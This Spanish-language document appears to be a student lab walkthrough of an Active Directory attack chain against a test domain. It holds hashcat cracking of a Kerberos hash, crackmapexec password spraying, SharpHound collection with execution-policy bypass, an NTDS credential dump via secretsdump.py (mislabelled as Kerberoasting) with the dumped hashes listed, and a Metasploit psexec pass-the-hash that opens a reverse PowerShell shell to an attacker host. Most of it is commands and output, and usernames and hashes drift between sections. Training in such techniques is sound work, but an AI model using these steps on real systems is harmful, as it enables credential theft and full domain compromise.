$ hashcat -m 13100 -a 0 -o cracker.txt contra /usr/share/wordlists/rockyou.
txt --force
hashcat (v6.2.6) starting

/usr/share/doc/python3-impacket/examples/GetUserSPNs.py
You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.PNs.py
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, LLVM 17.0
.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

=====

* Device #1: cpu-sandybridge-Intel(R) Core(TM) i7-9700 CPU @ 3.00GHz, 1421/29
06 MB (512 MB allocatable), 2MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

```

Si le damos cat al archivo cracked no damos de cuenta que la contraseña de ese usuario es apollo

```

$ cat cracked_password.txt
$krb5asrep$candie.klaus@ks.org:fc0ba72169b1f92bc8cf711cdfa069e36528b3e4360002d4f852ab6fab046902ba8a091649531ced79eabc5529c923eb5aeb595392b7061dc9823ca15c81c6fee4eb013b00b9e45473f130b984745f7821c9545cf676e393d94d4f07e973adb52c630d0dc6
e494f0d66d49c5620e5aad8a4071da3b2b36ff81e7cbe30b007d6096192148fd0501b03be240459122f692af306469ed759b1c31d348dbbc09f9190e36374993d14f2ec749971e1d52092f09cdcf330900afccc1079169f06933c36f8513ef84b6ccc5b0b1c93d0e7c151009964614adb0fd
8257df0e030fb75dc2f401172a13028acc2cb0da:apollo

```

Con el siguiente comando podemos verificar si esa contraseña es de ese usuario.

crackmapexec smb 172.16.1.51 -u candie.klaus -p apollo

crackmapexec: Es el nombre de la herramienta que se está ejecutando. CrackMapExec (CME) es una herramienta muy potente para realizar auditorías de seguridad en redes Windows y es capaz de interactuar con varios servicios, como SMB, WinRM, y más.



smb: Especifica que la herramienta debe interactuar con el servicio SMB. El objetivo principal aquí es realizar acciones sobre un recurso compartido SMB en una máquina remota.

172.16.1.51: Es la dirección IP del objetivo, en este caso una máquina en la red local con la IP 172.16.1.51.

-u candie.klaus: Especifica el nombre de usuario que se utilizará para la autenticación en el servicio SMB en el equipo remoto. En este caso, el nombre de usuario es candie.klaus.

-p apollo: Especifica la contraseña asociada con el nombre de usuario candie.klaus. En este caso, la contraseña es apollo.

```
(yonroa@kali)~$ crackmapexec smb 172.16.1.51 -u candie.klaus -p apollo
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (signing:True) (SMBv1:False)
SMB 172.16.1.51 445 SERVER [*] cs.org\candie.klaus:apollo
(yonroa@kali)~$
```

8. Ya después de eso haremos un ataque de Password spraying (Nos dimos de cuenta que una de las posibles contraseñas de un usuario era Changeme123!).

Esa contraseña la colocábamos en un documento de texto

Y listamos los usuarios y lo ponemos en un documento de texto.

Con el comando.

Get-NetUser | select samaaccountname

```
PS C:\Users\sebas.CS> Get-NetUser | select samaccountname
samaccountname
-----
Administrador
Invitado
krbtgt
jennette.rowena
sabira.loni
mil.halimeda
amalle.lory
cora.audrie
hazel.ruthanne
claudelle.georgina
britney.norrie
hildegardemarjory
calley.leonard
helga.devina
shaylah.desdemona
ariela.denise
candie.klaus
blake.jacquie
fredelia.evangelin
eadie.letti
arlen.kassia
aeriel.agata
delcine.marieann
letisha.kirstyn
margi.danice
glenna.kerwinn
emma.janel
ivie.felipa
lock.ara
helena.lilla
kacy.lidia
selinda.lauritz
chandra.marjory
randene.giulia
annette.caro
```



Password spraying es una técnica de ataque utilizada para intentar adivinar contraseñas en múltiples cuentas de usuario mediante la utilización de una contraseña común o una contraseña conocida, intentando acceder a muchas cuentas sin bloquearlas. A diferencia del ataque de fuerza bruta tradicional, donde se intenta adivinar todas las combinaciones posibles de una contraseña específica para un solo usuario, en el password spraying se intenta una contraseña común en muchas cuentas diferentes, limitando la cantidad de intentos por cuenta para evitar bloqueos.

Crackmapexec smb 172.16.1.51 -user -p contraseña

```
(kali@kali)-[~]
$ crackmapexec smb 172.16.1.51 -u user -p contraseña
SMB 172.16.1.51 445 SERVER [*] Windows 10 / Server 2019 Build 17763 x64 (name:SERVER) (domain:cs.org) (sig
SMB 172.16.1.51 445 SERVER [-] cs.org\Administrador:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\Invitado:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\krbtgt:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\jennette.rowena:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\sabra.loni:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\mil.halimeda:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\amalle.lory:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\cora.audrie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\hazel.ruthanne:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\claudelle.georgina:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\britney.norrie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\hildegarde.marjory:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\calley.leonard:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\helga.devina:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\shaylah.desdemona:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\ariela.denise:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\candie.klaus:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\blake.jacque:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\fredelia.evangelin:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\eadie.letti:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\arlen.kassia:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\ariel.agata:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\delcine.marieann:Changeme123! STATUS_PASSWORD_MUST_CHANGE
SMB 172.16.1.51 445 SERVER [-] cs.org\letisha.kirstyn:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\margi.danice:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\glenna.kerwinn:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\emma.janel:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\ivie.felipa:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\lock.ara:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\helena.lilla:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\kacy.lidia:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\selinda.lauritz:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\chandra.marjory:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\randene.giulia:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\annette.carro:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\dinny.fleurette:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\sibby.kermie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\aura.ilysa:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\rosemaria.erma:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\sibley.kirk:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\coretta.jammie:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\nada.ronnica:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [-] cs.org\elvira.gay:Changeme123! STATUS_LOGON_FAILURE
SMB 172.16.1.51 445 SERVER [+] cs.org\kerrie.lurleen:Changeme123!
```

Vemos que la contraseña Changeme es del usuario kerrie.lurleen



9. Ya ahora debemos de instalar neo4j.

```
(kali㉿kali)-[~]  
└─$ sudo neo4j console  
[sudo] password for kali:  
Directories in use:  
home:      /usr/share/neo4j  
config:    /usr/share/neo4j/conf  
logs:      /etc/neo4j/logs  
plugins:    /usr/share/neo4j/plugins  
import:     /usr/share/neo4j/import  
data:      /etc/neo4j/data  
certificates: /usr/share/neo4j/certificates  
licenses:  /usr/share/neo4j/licenses  
run:       /var/lib/neo4j/run  
Starting Neo4j.
```

Luego ingresamos a localhost:7687 para hacer el cambio de contraseña.

A screenshot of the Neo4j web console interface. The 'Connect URL' field is set to 'neo4j:// localhost:7687'. The 'Database' field is empty with the text 'Database - leave empty for default'. The 'Authentication type' is set to 'Username / Password'. The 'Username' field contains 'neo4j'. The 'Password' field is masked with dots. At the bottom, it says 'Connecting...'.

Authenticated

Connect URL
neo4j:// localhost:7687

Database - leave empty for default

Authentication type
Username / Password


Username
neo4j

Password
.....

Connecting...

10. Ya después abriremos bloodhound desde las aplicaciones de kalilinux.

BloodHound es una herramienta de código abierto utilizada en pruebas de penetración y auditorías de seguridad, principalmente en entornos de Active Directory (AD). Su principal objetivo es mapear y visualizar las relaciones de permisos dentro de un dominio de Active Directory para encontrar rutas de escalada de privilegios y otras posibles vulnerabilidades. BloodHound facilita la identificación de caminos que un atacante podría seguir para ganar privilegios elevados, como el acceso a cuentas de administrador del dominio.



11. YA después nos vamos para la máquina que tenemos unidad al dominio Y debemos importar el modulo de Sharkhound, para crear la base de datos de los usuarios que luego agregaremos a nuestro bloodhound. SharkHound es una herramienta de auditoría de seguridad y evaluación de penetración desarrollada para ayudar a los usuarios a detectar y explotar vulnerabilidades en Active Directory (AD), similar a BloodHound. Mientras que BloodHound se centra principalmente en mapear y analizar las relaciones y permisos dentro de un entorno de AD para identificar rutas de escalada de privilegios, SharkHound tiene un enfoque similar pero con características adicionales para mejorar la eficiencia de las pruebas de penetración.

```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> powershell -ep bypass
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Todos los derechos reservados.

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> . .\SharpHound.ps1
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> mkdir kali



Directorio: C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors

Mode                LastWriteTime         Length Name
----                -
d-----          15/11/2024             9:52      kali

PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors> cd .\kali\
PS C:\Users\miguel.CS\Desktop\Tools2\CRTE\BloodHound-master\Collectors\kali> Invoke-BloodHound
2024-11-15T09:52:32.4103064-05:00|INFORMATION|This version of SharpHound is compatible with the 4.2 Release of BloodHound
2024-11-15T09:52:32.5197975-05:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:32.5354272-05:00|INFORMATION|Initializing SharpHound at 9:52 on 15/11/2024
2024-11-15T09:52:33.0194016-05:00|INFORMATION|Flags: Group, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote
2024-11-15T09:52:33.3163436-05:00|INFORMATION|Beginning LDAP search for cs.org
2024-11-15T09:52:33.5035402-05:00|INFORMATION|Producer has finished, closing LDAP channel
2024-11-15T09:52:33.5035402-05:00|INFORMATION|LDAP channel closed, waiting for consumers
```








Despues eso nos creara un archivo .zip que es nuestra base de datos, esto lo subiremos en un servidor temporal para poder descargarlo en nuestro kalilinux y subirlo a Bloodhound.



Luego subimos este archivo a bloodhuound en la opción de upload.



Name	Location
 2e5thb8W	Downloads
 lsSa8PKa	Downloads
 php-reverse-shell.php	Home
 20241115085949_BloodHound.zip	Downloads

Upload Progress


20241115095318_computers.json
Upload Complete100%

20241115095318_users.json
Upload Complete100%

20241115095318_groupps.json
Upload Complete100%

Clear Finished

Y ya después buscamos el usuario candie.klaus, y podemos ver información sobre este.




12. Ahora haremos un ataque de Kerberoasting usando el script secretsdump.py

Kerberoasting es una técnica de ataque utilizada para obtener contraseñas de servicio en un dominio de Active Directory aprovechando el protocolo Kerberos. Este ataque se centra en obtener tickets de servicio Kerberos (TGS - Ticket Granting Service) de cuentas de servicio que utilizan contraseñas débiles o predecibles. El atacante puede entonces realizar un ataque de fuerza bruta sobre el ticket de servicio, extrayendo las contraseñas de texto claro asociadas con estas cuentas de servicio.

Para ejecutar este script desde powershell debemos de tener instalado python3 y pip.

Para instalar python3 solo escribimos python3 en una powershell, con permisos de administrador

Y los instamos desde la Microsoft store



Luego de instalada le damos python3 y después de exit()

```
PS C:\Windows\system32> python3
Python 3.12.7 (tags/v3.12.7:0b05ead, Oct 1 2024, 03:06:41) [MSC v.1941 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> exit()
PS C:\Windows\system32>
```

Ya luego le damos el siguiente comando para instalar el pip

```
python3 -m pipx install impacket
```

Luego ejecutamos el siguiente comando para hacer el ataque de kerberoasting

```
.\python.exe C:\Users\sebas.CS\Downloads\secretsdump.py -just-dc kerrie.lurleen:Changeme123!@172.16.1.51 -outputfile hasshess
```

```
PS C:\Users\sebas.CS\AppData\Local\Programs\Python\Python313> .\python.exe C:\Users\sebas.CS\Downloads\secretsdump.py -just-dc kerrie.lurleen:Changeme123!@172.16.1.51 -outputfile hasshess
Impacket V0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b7f3db8c9e58fbb65cd69ebf9c5a236:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31decfe0d16ae931b73c39d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b380145966193d31c1df165a9705178:::
cs.org\jennette.rowena:1103:aad3b435b51404eeaad3b435b51404ee:9eae2544b865abdcde3ac797890f2c2e:::
cs.org\sabra.toni:1104:aad3b435b51404eeaad3b435b51404ee:ce0253bf7bd45815d79ee2c023c18089:::
cs.org\ml.halimeda:1105:aad3b435b51404eeaad3b435b51404ee:e092d9c7e76df440479eb9fd3cfe7083:::
cs.org\malle.tory:1106:aad3b435b51404eeaad3b435b51404ee:edaf12c947a943a83f6e091cc30aede:::
cs.org\cora.audrie:1107:aad3b435b51404eeaad3b435b51404ee:a06449223d0de9b7c8f3b1b9b59321:::
cs.org\hazel.ruthanne:1108:aad3b435b51404eeaad3b435b51404ee:6c76c23e7ea482bb094161eb71e67b4:::
cs.org\claudette.georgina:1109:aad3b435b51404eeaad3b435b51404ee:30053d27100b2b3404e370e99927235:::
cs.org\britney.norrie:1110:aad3b435b51404eeaad3b435b51404ee:6e60c70451cc221b0f8e9183740e575:::
cs.org\h1degarde.marjory:1111:aad3b435b51404eeaad3b435b51404ee:3769ac1fbdeadd600562672119e1c37b1:::
cs.org\calliey.leonard:1112:aad3b435b51404eeaad3b435b51404ee:1a1bfe7a17567e6363888918fc286f5:::
cs.org\helga.devina:1113:aad3b435b51404eeaad3b435b51404ee:5f6547c570927a630590e7e7026:::
cs.org\shaylah.desdemona:1114:aad3b435b51404eeaad3b435b51404ee:8ab651145e81264d1730ddf22bdf33a:::
cs.org\ariella.demise:1115:aad3b435b51404eeaad3b435b51404ee:64f61616570ce3ad81e706c2411f549d:::
cs.org\candre.klaus:1116:aad3b435b51404eeaad3b435b51404ee:30fe997e5b1952eadd217c9f6d0173f:::
cs.org\blake.jacque:1117:aad3b435b51404eeaad3b435b51404ee:d52235202ae0705714daa896db28a73:::
cs.org\fredella.evangelin:1118:aad3b435b51404eeaad3b435b51404ee:cd22ebc801a88395fe985a81feddb5e:::
cs.org\eadie.letti:1119:aad3b435b51404eeaad3b435b51404ee:676286d378079724ea4185b2363542:::
cs.org\lenn.kassia:1120:aad3b435b51404eeaad3b435b51404ee:ad0c7017ea866350331694032539a6:::
cs.org\ariel.agata:1121:aad3b435b51404eeaad3b435b51404ee:744f73f4eac79808ef9faacc28ca61da:::
cs.org\delcine.maricann:1122:aad3b435b51404eeaad3b435b51404ee:57c35b67c0ef1f89e8c9d8161e74c44:::
```



Ahora ya tenemos los usuarios y los hashes de las contraseñas.

13. Después hacemos un ataque Pass The Hash, usando metasploit buscamos el exploit correspondiente.

Pass-the-Hash (PTH) es una técnica de ataque utilizada en redes Windows, especialmente en entornos de Active Directory (AD), donde un atacante utiliza un hash de contraseña en lugar de la contraseña en texto claro para autenticarse en un sistema o servicio. Este tipo de ataque puede ser muy efectivo cuando el atacante ha logrado obtener los hashes de las contraseñas de las cuentas de usuario a través de técnicas como el dumping de hashes o el robo de SAM (Security Account Manager).

use exploit/Windows/smb/psexec

Y configuramos los datos necesarios para ejecutarlo.

El hash que usamos fue el del usuario administrador.

```
Name      Current Setting  Required  Description
-----
SESSION    no              The session to run this module on

Used when making a new connection via RHOSTS:

Name      Current Setting  Required  Description
-----
RHOSTS    no              The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basic
RPORT     445             The target port (TCP)
SMBDomain .               The Windows domain to use for authentication
SMBPass   no              The password for the specified username
SMBUser   no              The username to authenticate as

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-----
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     172.16.7.162    yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
0   Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > set rhost 172.16.1.51
rhost => 172.16.1.51
msf6 exploit(windows/smb/psexec) > set SMBPass aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
SMBPass => aad3b435b51404eeaad3b435b51404ee:b72f3db8c9e58fbb65cd69ebf9c5a236
msf6 exploit(windows/smb/psexec) > set smbuser Administrador
smbuser => Administrador
```

Necesitamos este payload para que nos de la Shell de Windows directamente.



```
msf6 exploit(windows/smb/psexec) > set payload windows/x64/powershell_reverse_tcp
payload => windows/x64/powershell_reverse_tcp
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.16.7.162:4444
[*] 172.16.1.51:445 - Connecting to the server...
[*] 172.16.1.51:445 - Authenticating to 172.16.1.51:445 as user 'Administrador' ...
[*] 172.16.1.51:445 - Selecting PowerShell target
[*] 172.16.1.51:445 - Executing the payload...
[*] 172.16.1.51:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Powershell session session 3 opened (172.16.7.162:4444 → 172.16.1.51:52722) at 2024-11-21 08:50:27 -0500

PS C:\Windows\system32>
```

